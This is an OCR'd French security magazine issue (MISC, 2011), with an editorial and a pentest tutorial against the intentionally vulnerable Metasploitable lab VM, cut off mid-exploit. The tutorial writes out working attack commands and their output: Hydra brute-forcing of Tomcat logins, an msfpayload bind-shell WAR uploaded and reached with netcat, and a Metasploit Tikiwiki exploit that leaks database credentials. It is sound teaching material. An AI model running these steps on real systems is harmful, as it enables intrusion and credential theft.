100 % SÉCURITÉ INFORMATIQUE

DOM : 8,80 €
CAN : 15 $CAD
CH : 15,50 CHF
TOM Avion : 1300 XPF
TOM Surface : 990 XPF
BEL, LUX, PORT.CONT : 9 Eur

MISC

Multi-System & Internet Security Cookbook

L 16844 - 3 H - F: 8,00 € - RD

HORS - SERIE

AVRIL / MAI
N°3

POUR BIEN COMMENCER

- BACKTRACK 4 ET METASPLOITABLE : APPRENDRE LA SÉCURITÉ EN S'AMUSANT
- CASSER DES MOTS DE PASSE DANS LA VRAIE VIE

BONNES ET MAUVAISES PRATIQUES

- FAIRE PARLER DES DOCUMENTS PLUS QU'ILS NE DEVRAIENT...
- MICROSOFT WINDOWS : VERS LE GUIDE DE SÉCURISATION ULTIME !

PETIT TRAITÉ DE SÉCURITÉ

À L'USAGE DES HONNÊTES GENS ...

... MAIS PAS SEULEMENT

(Malheureusement !)

ANALYSE DE MALWARES POUR LES NULS

- ANALYSE DE DOCUMENTS MALICIEUX : LES CAS PDF ET MS OFFICE
- ANALYSE DE MALWARES SANS REVERSE ENGINEERING

SÉLECTION D'OUTILS

- OPENSSH, UN PROTOCOLE OUVERT AU CHIFFREMENT MAIS FERMÉ AUX ATTAQUES !
- ETTERCAP : SNIFFER ET PLUS SI AFFINITÉS
- METASM : BOÎTE À OUTILS POUR LE REVERSE ENGINEERING

ANONYMAT SUR INTERNET : RISQUE OU NÉCESSITÉ ?

MISC 54
Actuellement en kiosque !

SOMMAIRE :

DISPONIBLE CHEZ VOTRE MARCHAND DE JOURNAUX
JUSQU'AU 22 AVRIL 2011 ET SUR :
www.ed-diamond.com

ÉDITO

À bas le règne des machines

Camarades révolutionnaires, on vous ment, on vous spolie.

Euh... zut, j'ai déjà écrit un édito qui commençait pareil, et comme c'est justement le tout dernier, ça va se voir.

Tant pis !

Camarades révolutionnaires, on vous ment, on vous spolie. Vous voyez régulièrement débouler dans vos salles de réunions des commerciaux néo-capitalistes et autres libéraux, la bave aux lèvres et l'œil brillant de concupiscence, prêts à vendre père, mère, *firewall*, antivirus, crème glacée et autres IPS.

Ils vous promettent qu'avec ça, vous serez plus tranquilles que Golum veillant sur son anneau. Et qu'en plus, vous n'aurez même pas à vous en occuper. Vous posez le bousin dans un coin, vous le nourrissez d'une prise électrique et d'un câble RJ45, ensuite, il se débrouille tout seul.

Et bien, camarades révolutionnaires, on vous ment, on vous spolie !

En vérité, un équipement amortissable sur 3 ans n'est pas équivalent à un camarade en CDI. D'abord, le boîtier passe beaucoup moins de temps à la machine à café ou à fumer des clopes. Ensuite, il ne part pas en vacances au moment qui arrange le moins. Enfin, il ne râle pas tous les ans en réclamant une augmentation. Et je n'aborderai même pas la question du *design*, entre le *geek* mal rasé aux chaussettes blanches et t-shirt de mauvais goût, et le produit sur étagère dont les LED clignotent harmonieusement et nous rappellent la quiétude rassurante de Noël. Bref, pourquoi voudrait-on encore faire appel à un camarade ?

Camarade, luttons contre le diktat des commerciaux et des boîtiers. Ce numéro hors-série de *MISC* est pour toi (et le prolétaire qui sommeille en moi ne saurait trop te recommander d'en acheter au moins 2 exemplaires, au cas où tu en perdrais un, tellement ce numéro est exceptionnel - rien que ça ;-))

Tout d'abord, tu y trouveras les bases de la propagande sécuritaire. On commencera par un petit stage dans un camp d'entraînement pour faire de toi un camarade aguerri aux dernières techniques dignes de la Chine et ses cyber-révolutionnaires avec Backtrack et Metasploitable. Puis pour parfaire ton initiation, nous verrons comment casser les plus résistants, le nerf de la guerre, les mots de passe !

Ensuite, camarade, nous aiguiserons ton sens de l'observation et de l'analyse. Le grand capital te traquera. Il te faudra prendre des précautions pour ne pas te faire trouer tel un quelconque Ministère des Finances. Garde ta paranoïa élevée, scrute les documents qu'on t'envoie pour vérifier leur dangerosité, et si tu venais à y découvrir une vermine néfaste, sache la comprendre même si tu ne sais pas te servir d'un désassembleur.

Camarade, il sera alors temps d'entamer la 2ème phase de ton initiation. Le grand capital te traquera car il aura peur de toi. Il faudra résister à ses assauts, barricader ta porte et surtout tes Windows. Une fois à l'abri, tu pourras te plonger dans les lectures. Que le Capital soit ta bible, mais que ça ne t'empêche pas d'aller lire les documents des neo-libéraux, tellement occupés à se vautrer dans les *subprimes* qu'ils en oublient de colmater les fuites.

Une fois ces aspects de la révolution ancrés dans ton âme (qui n'existe pas, ne te méprends pas camarade, c'est une figure de style), ces pages feront de toi un expert en fonction de tes envies : une machine à dérouter du trafic avec Ettercap, un expert du couteau suisse OpenSSH, ou un McGiverovitch de l'assembleur avec Metasm.

Et là, fort de toutes ces capacités, tu pourras sereinement débrancher la prise de courant du boîtier à tout faire, et tel Aimé Césaire, répondre aux commerciaux : « le camarade, il t'emmerde ».

Mais bonne lecture quand même !

Fred Raynal

www.miscmag.com

MISC est édité par **Les Éditions Diamond**
B.P. 20142 / 67603 Sélestat Cedex
Tél. : 03 67 10 00 20 - **Fax** : 03 67 10 00 21
E-mail : cial@ed-diamond.com
Service commercial : abo@ed-diamond.com
Sites : www.miscmag.com
www.ed-diamond.com
IMPRIMÉ en Allemagne - PRINTED in Germany
Dépôt légal : A parution
N° ISSN : 1631-9036
Commission Paritaire : K 81190
Périodicité : Bimestrielle
Prix de vente : 8 Euros

Directeur de publication : Arnaud Metzler
Chef des rédactions : Denis Bodor
Rédacteur en chef : Frédéric Raynal
Secrétaire de rédaction : Véronique Wilhelm
Conception graphique : Fabrice Krachenfels
Responsable publicité : Tél. : 03 67 10 00 27
Service abonnement : Tél. : 03 67 10 00 20
Impression : VPM Druck Rastatt / Allemagne
Distribution France : (uniquement pour les dépositaires de presse)
MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou. Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier. Tél. : 04 74 82 63 04
Service des ventes : Distri-médias : Tél. : 05 34 52 34 01

Membre April www.april.org

Charte de MISC

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate.
MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

SOMMAIRE

BACKTRACK 4 ET METASPLOITABLE : APPRENDRE LA SÉCURITÉ EN S'AMUSANT

Laurent CHEYLUS, Expert technique R&D ARKOON Network Security - lcheylus@gmail.com
Fabrice FLAUSS, Ingénieur Réseau et télécoms, fabrice.flauss@gmail.com

mots-clés : BACKTRACK / METASPLOIT / NMAP

Une distribution GNU/Linux telle que Backtrack est le fer de lance des pentesteurs, elle ne se présente plus, sa réputation la précède. Ceci étant, elle regorge d'outils permettant de réaliser des exploits et d'en ressortir une expérience permettant de s'en prémunir au maximum.

1 Introduction

Cet article n'a pas pour but de dresser une liste exhaustive du contenu de cette distribution Backtrack version 4 **[1]** mais d'en présenter quelques possibilités à travers cette boîte à outils connue de tous et très souvent utilisée lors de travaux pratiques. Il y a deux façons d'apprendre : jouer l'attaquant ou/et se prémunir en cas d'attaque. Dans les deux cas, la connaissance des deux est primordiale. Il est dit très souvent qu'un port ouvert d'un serveur ou d'un équipement quel qu'il soit est une faille de sécurité potentielle. Prenons le cas du port 80/tcp ouvert d'un serveur ; de prime abord, il s'agira d'un serveur web probablement, mais peut-on lui faire dire autre chose ? En effet, un serveur Apache, par exemple, fournit en standard son numéro de version ainsi que la distribution sur laquelle il est hébergé. Il suffit de modifier la directive `ServerTokens` du fichier de configuration avec l'argument `Prod`, il répondra alors qu'il est tout simplement un serveur Apache, sans plus d'informations. Un attaquant potentiel est toujours dans un premier temps à la recherche d'informations par tous les biais possibles ; afin de se prémunir, il faut a minima cacher celles-ci.

2 Présentation de la boîte à outils utilisée

Parmi le panel d'outils au catalogue de Backtrack 4, le choix s'est porté sur les logiciels suivants pour effectuer l'ensemble des travaux pratiques :

- NMAP **[3]** : est un outil particulièrement prisé par les administrateurs réseau en matière de collecte d'information. C'est un scanner de ports, il permet de détecter les hôtes actifs, les services ouverts ainsi que le nom de l'application et sa version. Il utilise pour cela plusieurs mécanismes de scan : soit une connexion TCP en trois temps (*Three-Way Handshake*) mais détectable via les logs de la machine attaquée, soit une connexion en mode semi-ouvert (uniquement envoi de paquets TCP SYN), soit un mode furtif où la session est fermée brutalement via un RST (*Reset*). Certains IDS détectent ce scan puisque la session est fermée brutalement. Bien d'autres méthodes existent, telles que la méthode Xmas : l'attaquant enverra alors un paquet TCP avec les *flags* FIN/URG/PUSH ; si la cible répond un paquet RST, alors le port est fermé, s'il n'y a pas de réponse, il est ouvert. De même, un scan avec l'option `-O` fournira la version du système d'exploitation cible. Ensuite, les possibilités étant nombreuses, on peut utiliser d'autres protocoles tels que UDP, ICMP, scanner des ports précis ou des plages de ports, ou encore modifier l'adresse IP source.

- METASPLOIT **[5]** : est un *framework* pour les tests de pénétration (*pentests*), il permet de réaliser des exploits via une interface très complète, par exemple, il permettra d'uploader des fichiers sur la cible et de les exécuter.

- THC-Hydra **[4]** : est un casseur de mot de passe de type « brute force » très performant. Il supporte de nombreux protocoles : Telnet, SSH, HTTP(s), MySQL, Postgres, LDAP v2/v3, SNMP, ... Et dans le cas qui

nous intéresse, le cassage d'une authentification via un formulaire web accessible en HTTP.

- Au fur et à mesure des tests lors des travaux pratiques, d'autres outils complémentaires seront présentés.

3 Maquette utilisée

Afin de démontrer l'utilisation des outils de la distribution Backtrack, nous utilisons un serveur fonctionnant sur une distribution Linux et offrant des services applicatifs présentant des failles de sécurité.

Le plus simple est d'utiliser la distribution Metasploitable **[2]** pour faire cette démonstration. Cette distribution est fournie sous la forme d'une image virtuelle VMware permettant d'avoir très rapidement un serveur fonctionnel. Elle est téléchargeable via un fichier torrent.

Pour la distribution Backtrack, nous utilisons la version 4.0R2 (sortie le 22/11/2010) qui est téléchargeable sous forme d'un *live CD* au format ISO.

Les deux systèmes s'exécuteront sur un serveur VMware et seront connectés via le LAN 172.16.100.0/24 (réseau VMware de type NAT car nous n'avons pas besoin d'accès à Internet).

Afin d'accéder facilement aux deux systèmes depuis la machine hôte, nous configurons un accès SSH sur les deux systèmes.

3.1 Distribution Backtrack4

- Activation de l'interface Ethernet eth0 :

```
root@bt:~# ifconfig eth0 172.16.2.100 netmask 255.255.255.0 up
```

- Création des clés SSH pour l'hôte :

```
root@bt:~# ssh-keygen -b 2048 -f /etc/ssh/ssh_host_rsa_key -N ''
```

- Démarrage du demon SSH :

```
root@bt:~# /etc/init.d/ssh start
```

3.2 Distribution Metasploitable

Par défaut, il faut se connecter en local avec le compte **msfadmin**, mot de passe **msfadmin**. La configuration **sudo** est adaptée afin de réaliser les opérations administrateurs avec ce compte.

- Activation de l'interface Ethernet eth0 :

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 172.16.2.101 netmask
255.255.255.0 up
```

- Démarrage du demon SSH :

```
msfadmin@metasploitable:~$ sudo /etc/init.d/ssh start
[sudo] password for msfadmin:
* Starting OpenBSD Secure Shell server sshd
   ...done.
```

Une fois ces opérations faites, la distribution Backtrack est accessible via l'IP 172.16.2.100, la distribution Metasploitable via l'IP 172.16.2.101.

Le schéma général de la maquette utilisée est illustré en figure 1.




Figure 1 : Schéma de la maquette

4 Scénario classique de pentest

Le scénario standard d'un pentest vis-à-vis d'une machine cible est le suivant :

- **Collecte d'informations** : via différents outils, l'attaquant cherche à obtenir le maximum d'informations sur la cible : système d'exploitation utilisé, services disponibles, login d'utilisateurs ayant accès à la cible via recherche d'emails, de pages web.
- **Recherche de vulnérabilités** : via des scanners réseau (par exemple Nessus, OpenVAS pour le monde *open source*, Retina, Qualys pour les logiciels propriétaires) et à des scanners web pour les services disponibles en HTTP (Nikto, DirBuster, WebInspect, ...), l'attaquant cherche à identifier des failles de sécurité sur les services et/ou applications disponibles à distance. Une fois ces informations obtenues sur la cible, il pourra faire des recherches sur les bases ad hoc (Exploit-DB, SecurityFocus, CVE, OSVDB) pour trouver des versions/failles exploitables, et le cas échéant, récupérer un code d'exploitation.
- **Exploitation** : à partir des informations précédentes, il cherchera à exploiter un service/application

vulnérable via un code d'exploitation et/ou à réaliser une attaque de type « brute force » pour obtenir un accès à la machine en trouvant un login/mot de passe autorisé.

- **Élévation de privilèges** : une fois un accès à la machine cible obtenu, l'attaquant cherchera à obtenir assez d'informations (vulnérabilités locales, comptes utilisateurs avec privilèges) afin de réaliser le plus d'opérations sur la cible. L'objectif « ultime » est de réussir à obtenir un accès au compte « super-utilisateur » (**root** sur un OS Unix/BSD).

- **Tentative de rebond** : à partir de l'accès à une première machine, l'attaquant pourra s'en servir pour accéder à d'autres cibles auxquelles elle donnerait accès (contournement des règles de filtrage d'un *firewall* dans une DMZ, récupération de clés SSH pour se connecter à un autre serveur, ...).

- **Effacement des traces** : afin que l'attaque reste la plus discrète possible, l'attaquant cherchera au maximum à effacer ses traces (suppression des logins locaux, suppression des tentatives infructueuses à un *daemon* réseau, historique *shell*).

- **Installation d'une porte dérobée** : afin de se reconnecter à la cible en minimisant les chances d'être détecté, l'attaquant pourra installer une porte dérobée (par exemple un *rootkit kernel* pour masquer des process, daemons réseaux, fichiers, ...).

Ce scénario d'attaques peut être complété de nombreuses façons suivant l'objectif visé par l'attaquant :

- vol de bande passante en hébergeant un serveur pirate sur la cible ;

- vol de données en récupérant des fichiers et/ou une base de données ;

- piégeage réseau pour récupérer certaines informations recherchées par écoute passive du trafic passant par la cible...

5 Recherche d'informations

Avant d'exploiter des failles de sécurité, il nous faut obtenir le maximum d'informations sur la machine cible et identifier les services disponibles (ce qu'on appelle la surface d'attaque de la cible). Pour cela, rien de mieux que ce merveilleux « couteau suisse » qu'est **nmap [3]**.

Nmap possède de nombreuses fonctionnalités telles que différents modes de scanning (ICMP, TCP, TCP SYN, Idle scan, ...) pour identifier les ports ouverts/filtrés sur un équipement accessible via TCP/IP ou la détection d'OS cible. De plus, à partir d'une énorme base de signatures, il est capable de reconnaître de nombreux services réseau et de fournir des informations telles que version, service et nom du serveur utilisé.

Voici les résultats obtenus en scannant la machine cible :

```
root@bt:~# nmap -sV 172.16.2.101

Starting Nmap 5.35DC1 ( http://nmap.org ) at 2011-02-12 15:07 UTC
Nmap scan report for 172.16.2.101
Host is up (0.0021s latency).
Not shown: 988 closed ports
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         ProFTPD 1.3.1
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol
2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) PHP/5.2.4-
2ubuntu5.10 with Suhosin-Patch)
139/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X (workgroup: WORKGROUP)
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:CB:61:D2 (VMware)
Service Info: Host:  metasploitable.localdomain; OSs: Unix, Linux

Service detection performed. Please report any incorrect results at
http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.87 seconds
```

Ce scan réseau de la cible montre que de nombreux services classiques (serveur FTP, serveur web, serveur Tomcat, serveurs de base de données) sont disponibles.

Après cette première étape de reconnaissance, nous allons nous concentrer sur certains services afin de voir si des failles de sécurité sont présentes et essayer de les exploiter le cas échéant.

6 Exploitation Tomcat

La recherche des services disponibles effectuée précédemment avec nmap nous a permis de découvrir qu'un serveur Apache Tomcat est disponible sur le port TCP/8180.

6.1 Exploitation de l'administration Tomcat

Un serveur Tomcat dispose d'une interface d'administration accessible en HTTP à l'URL **http://<HOSTNAME>/admin**. Une

simple consultation avec un navigateur de cette URL sur la cible nous permet de confirmer que celle-ci est bien disponible.

Cette page présente un formulaire avec un champ ***Utilisateur*** et un champ ***Password***. Le code source de cette page nous permet de voir que le champ ***Utilisateur*** est nommé « j_username », que le champ ***Password*** est nommé « j_password » et que le formulaire appelle la page /admin/j_security_check pour valider ces entrées. Dans le cas d'une entrée erronée, nous obtenons une page d'erreur avec le texte « Invalid user... ».

Dans un premier temps, nous effectuons une attaque de type « brute force » pour essayer d'obtenir un accès à la page d'administration du serveur Tomcat. Pour cela, plusieurs outils sont disponibles dans la distribution Backtrack (voir le contenu du répertoire **/pentests/passwords/**). Les plus utilisés sont les outils tels que Medusa et THC-Hydra, que nous allons utiliser dans ce scénario.

Avant d'effectuer notre tentative de cassage du formulaire d'administration Tomcat, nous préparons deux fichiers : un premier contenant un ensemble de logins à tester et un deuxième contenant un ensemble de mots de passe. Hydra testera alors toutes les combinaisons login/mot de passe.

```
root@bt:~# cat login.txt
root
toor
admin
tomcat

root@bt:~# cat password.txt
root
toor
123456
tomcat
admin
```

Pour le scénario d'attaque du serveur Tomcat Metasploitable, nous n'avons retenu que des ensembles de login/password simples. Dans un cas de pentest réel, il faudrait un dictionnaire et une liste de logins plus importante pour avoir un bon pourcentage de succès de cette attaque « brute force ». Des dictionnaires sont disponibles dans le répertoire **/pentest/passwords/wordlists**.

L'attaque « brute force » avec Hydra du formulaire d'authentification de l'administration Tomcat est alors la suivante. Pour plus de détails sur les paramètres utilisés avec Hydra, voir le fichier README sur le site de l'outil THC-Hydra.

```
root@bt:~# hydra -L login.txt -P password.txt 172.16.2.101 -s 8180 http-post-
form "/admin/j_security_check:j_username=^USER^&j_password=^PASS^:Invalid" -t 1

Hydra v5.7 (c) 2006 by van Hauser / THC - use allowed only for legal purposes.
Hydra (http://www.thc.org) starting at 2011-02-12 16:49:39
[DATA] 1 tasks, 1 servers, 20 login tries (l:4/p:5), ~20 tries per task
[DATA] attacking service http-post-form on port 8180
[8180][www-form] host: 172.16.2.101   login: tomcat   password: tomcat
[STATUS] attack finished for 172.16.2.101 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2011-02-12 16:49:40
```

L'attaque est concluante : le couple login/password **tomcat**/**tomcat** permet de s'authentifier sur la console d'administration Tomcat. On constate là que l'on peut accéder à l'interface d'administration du serveur Tomcat en utilisant les login/password par défaut. On rencontre bien trop souvent cette erreur sur des serveurs en production ; une fois installé, on ne doit jamais laisser un serveur avec les valeurs d'authentification par défaut, sinon elles sont autant de portes ouvertes facilement exploitables par un attaquant.

6.2 Exploitation via upload d'une application

Un serveur Tomcat possède une interface web permettant de gérer des applications (développées en Java) et d'en uploader des nouvelles via l'envoi d'un fichier de type WAR (*Web Application aRchive*). Cette interface d'administration est accessible à l'URL **/manager/html** telle qu'illustrée en figure 2.




Figure 2 : Interface d'administration des applications Tomcat

Cette fois-ci, l'accès à cette interface est protégé via une authentification utilisateur HTTP. Nous faisons appel une nouvelle fois à l'outil Hydra pour essayer de casser cet accès par brute force via le module **http-get**.

```
root@bt:~# hydra -L login.txt -P password.txt 172.16.2.101 -s 8180 http-
get "/manager/html" -t 1
Hydra v5.7 (c) 2006 by van Hauser / THC - use allowed only for legal
purposes.
Hydra (http://www.thc.org) starting at 2011-02-12 18:20:13
[DATA] 1 tasks, 1 servers, 20 login tries (l:4/p:5), ~20 tries per task
[DATA] attacking service http-get on port 8180
[8180][www] host: 172.16.2.101   login: tomcat   password: tomcat
[STATUS] attack finished for 172.16.2.101 (waiting for childs to finish)
Hydra (http://www.thc.org) finished at 2011-02-12 18:20:14
```

Nous pouvons donc accéder à l'interface d'administration des applications via le login/password **tomcat**/**tomcat**.

Nous allons alors uploader un code d'exploit sur le serveur via une archive WAR pour tenter de gagner un accès distant.

Pour cela, nous utilisons le framework « Metasploit » **[5]** et générons un *payload* (charge utile) d'exploit de type « shell TCP » sous la forme d'une archive WAR. Une fois ce code exécuté sur le serveur cible, celui-ci exécutera un shell local et il sera possible de s'y connecter depuis la machine attaquante.

```
root@bt:~# msfpayload linux/x86/shell_bind_tcp RHOST=172.16.2.101
LPORT=4444 W > /tmp/exploit1.war
Created by msfpayload (http://www.metasploit.com).
Payload: linux/x86/shell_bind_tcp
 Length: 78
Options: RHOST=172.16.2.101,LPORT=4444

root@bt:~# unzip -l /tmp/exploit1.war
Archive:  /tmp/exploit1.war
  Length     Date   Time    Name
 --------    ----   ----    ----
       71  02-18-11 08:31   META-INF/MANIFEST.MF
        0  02-18-11 08:31   WEB-INF/
      269  02-18-11 08:31   WEB-INF/web.xml
     1518  02-18-11 08:31   fifxvqckr.jsp
      324  02-18-11 08:31   YToaalHndUNqw.txt
 --------                   -------
     2182                   5 files
```

Via le login **tomcat** (mot de passe **tomcat**), nous accédons à l'interface d'administration des applications Tomcat et nous uploadons l'exploit au format WAR (choix du fichier **exploit1.war**) puis déploiement de l'application. Celle-ci doit apparaître alors dans la liste des applications sous l'URI **/exploit1/**.

On peut alors exécuter l'application distante sur le serveur Tomcat via l'accès à l'URL http://172.16.2.101:8180/exploit1/fifxvqckr.jsp.

Une fois ce code exécuté, on utilise l'outil Netcat pour se connecter via TCP au shell lancé sur la machine cible en écoute sur le port 4444. Netcat est un véritable « couteau suisse » du pentesteur pour tous les besoins de connexions TCP et UDP.

Nous obtenons alors l'accès au shell distant avec les droits de l'utilisateur **tomcat55** avec lequel s'exécutent les applications WAR.

```
root@bt:~# nc -nvvv 172.16.2.101 4444
(UNKNOWN) [172.16.2.101] 4444 (?) open

ls
vulnerable

pwd
/home/msfadmin

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC
2008 i686 GNU/Linux

hostname
metasploitable

id
uid=110(tomcat55) gid=65534(nogroup) groups=65534(nogroup)
```

7 Exploitation web de Tikiwiki

La recherche des services disponibles via nmap nous a permis de découvrir qu'un serveur web Apache2 est disponible via le port 80 et que PHP v5.2.4 est disponible via celui-ci. Il y a donc toutes les chances que des applications web PHP soient disponibles via ce service.

Nous allons alors utiliser un scanner web afin d'essayer de trouver des applications présentant des failles de sécurité pouvant être exploitées à distance. Un scanner web est une application cliente effectuant des requêtes HTTP et disposant d'une base d'applications web connues et que l'outil saura alors reconnaître. De plus, ce type d'outils dispose généralement d'une base de signatures/exploits web classiques utilisant les méthodes classiques d'attaques web (XSS, CSRF, SQL injection, inclusion de fichiers, ...).

Un des scanners web les plus utilisés est DirBuster fourni par l'OWASP **[6]**. Celui-ci est disponible dans la distribution Backtrack4 dans le répertoire **/pentest/web/dirbuster**. Pour ce scénario d'attaque, nous utiliserons un autre scanner web du même type : nikto **[7]**. Celui-ci est présent dans le répertoire **/pentest/web/nikto**.

Un scan avec Nikto du serveur Apache2 et des applicatifs web disponibles sur la cible nous donne alors le résultat suivant :

```
root@bt:/pentest/web/nikto# ./nikto.pl -h 172.16.2.101 -p 80
- Nikto v2.1.3
---------------------------------------------------------------------------
+ Target IP:          172.16.2.101
+ Target Hostname:    172.16.2.101
+ Target Port:        80
+ Start Time:         2011-02-12 18:56:41
---------------------------------------------------------------------------
+ Server: Apache/2.2.8 (Ubuntu) PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
+ ETag header found on server, inode: 67575, size: 45, mtime:
0x481ffa5ca8840
+ Number of sections in the version string differ from those in the
database, the server reports: apache/2.2.8 while the dat.
+ Number of sections in the version string differ from those in the
database, the server reports: php/5.2.4-2ubuntu5.10 whil.
+ PHP/5.2.4-2ubuntu5.10 appears to be outdated (current is at least 5.3.2)
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS, TRACE
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is
vulnerable to XST
+ Retrieved x-powered-by header: PHP/5.2.4-2ubuntu5.10
+ OSVDB-3233: /phpinfo.php: Contains PHP configuration information
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-3233: /icons/README: Apache default file found.
+ OSVDB-5292: /tikiwiki/tiki-graph_formula.php?w=1&h=1&s=1&min=1&max=2&f[]
=x.tan.phpinfo()&t=png&title=http://cirt.net/rfiin/
+ 6417 items checked: 2 error(s) and 11 item(s) reported on remote host
+ End Time:           2011-02-12 18:57:24 (43 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Ce scan nous permet d'avoir des informations détaillées sur les applicatifs web disponibles sur la cible (par exemple, l'accès libre aux informations PHP via la page phpinfo.php) et plus particulièrement la présence d'une version vulnérable de l'application Tikiwiki (un wiki développé en PHP, voir **[8]**).

En effet, l'application PHP Tikiwiki présente une faille exploitable à distance dans le script **tiki-graph_formula.php** pour les versions <= 1.9.8, ce qui semble être le cas ici d'après la reconnaissance effectuée par Nikto. Pour plus de précisions, voir les références **CVE-2007-5423 [9]** et **OSVDB-40478 [10]**.

Pour l'exploiter, nous passons une nouvelle fois par le framework Metasploit, qui dispose de l'exploit **tikiwiki_graph_formula_exec**.

```
root@bt:~# msfconsole

                  _                  _     _ _
                 | |                | |   (_) |
 _ __ ___   ___| |_ __ _ ___ _ __ | | ___ _| |_
| '_ ` _ \ / _ \ __/ _` / __| '_ \| |/ _ \ | __|
| | | | | |  __/ || (_| \__ \ |_) | |  __/ | |_
|_| |_| |_|\___|\__\__,_|___/ .__/|_|\___/|_|\__|
                            | |
                            |_|
```

```
      =[ metasploit v3.5.1-dev [core:3.5 api:1.0]
+ -- --=[ 635 exploits - 316 auxiliary
+ -- --=[ 215 payloads - 27 encoders - 8 nops
      =[ svn r11089 updated 88 days ago (2010.11.22)


Warning: This copy of the Metasploit Framework was last updated 88 days ago.
         We recommend that you update the framework at least every other day.
         For information on updating your copy of Metasploit, please see:
             http://www.metasploit.com/redmine/projects/framework/wiki/Updating

msf > search tikiwiki
[*] Searching loaded modules for pattern 'tikiwiki'...


Auxiliary
=========

   Name                    Disclosure Date  Rank    Description
   ----                    ---------------  ----    -----------
   admin/tikiwiki/tikidblib  2006-11-01      normal  TikiWiki information
disclosure


Exploits
========

   Name                                Disclosure Date  Rank       Description
   ----                                ---------------  ----       -----------
   unix/webapp/php_xmlrpc_eval         2005-06-29       excellent  PHP XML-RPC
Arbitrary Code Execution
   unix/webapp/tikiwiki_graph_formula_exec  2007-10-10       excellent  TikiWiki
tiki-graph_formula Remote PHP Code Execution
   unix/webapp/tikiwiki_jhot_exec      2006-09-02       excellent  TikiWiki
jhot Remote Command Execution
```

On utilise alors cet exploit sur la cible pour obtenir un shell réduit distant (au passage, on peut voir qu'on obtient aussi les paramètres de connexion utilisateur/password à la base MySQL) :

```
msf > use exploit/unix/webapp/tikiwiki_graph_formula_exec
msf exploit(tikiwiki_graph_formula_exec) > set RHOST 172.16.2.101
RHOST => 172.16.2.101
msf exploit(tikiwiki_graph_formula_exec) > exploit


[*] Started reverse handler on 172.16.2.100:4444
[*] Attempting to obtain database credentials...
[*] The server returned            : 200 OK
[*] Server version                 : Apache/2.2.8 (Ubuntu)
PHP/5.2.4-2ubuntu5.10 with Suhosin-Patch
[*] TikiWiki database informations :


db_tiki   : mysql
dbversion : 1.9
host_tiki : localhost
user_tiki : root
pass_tiki : root
dbs_tiki  : tikiwiki195
```

```
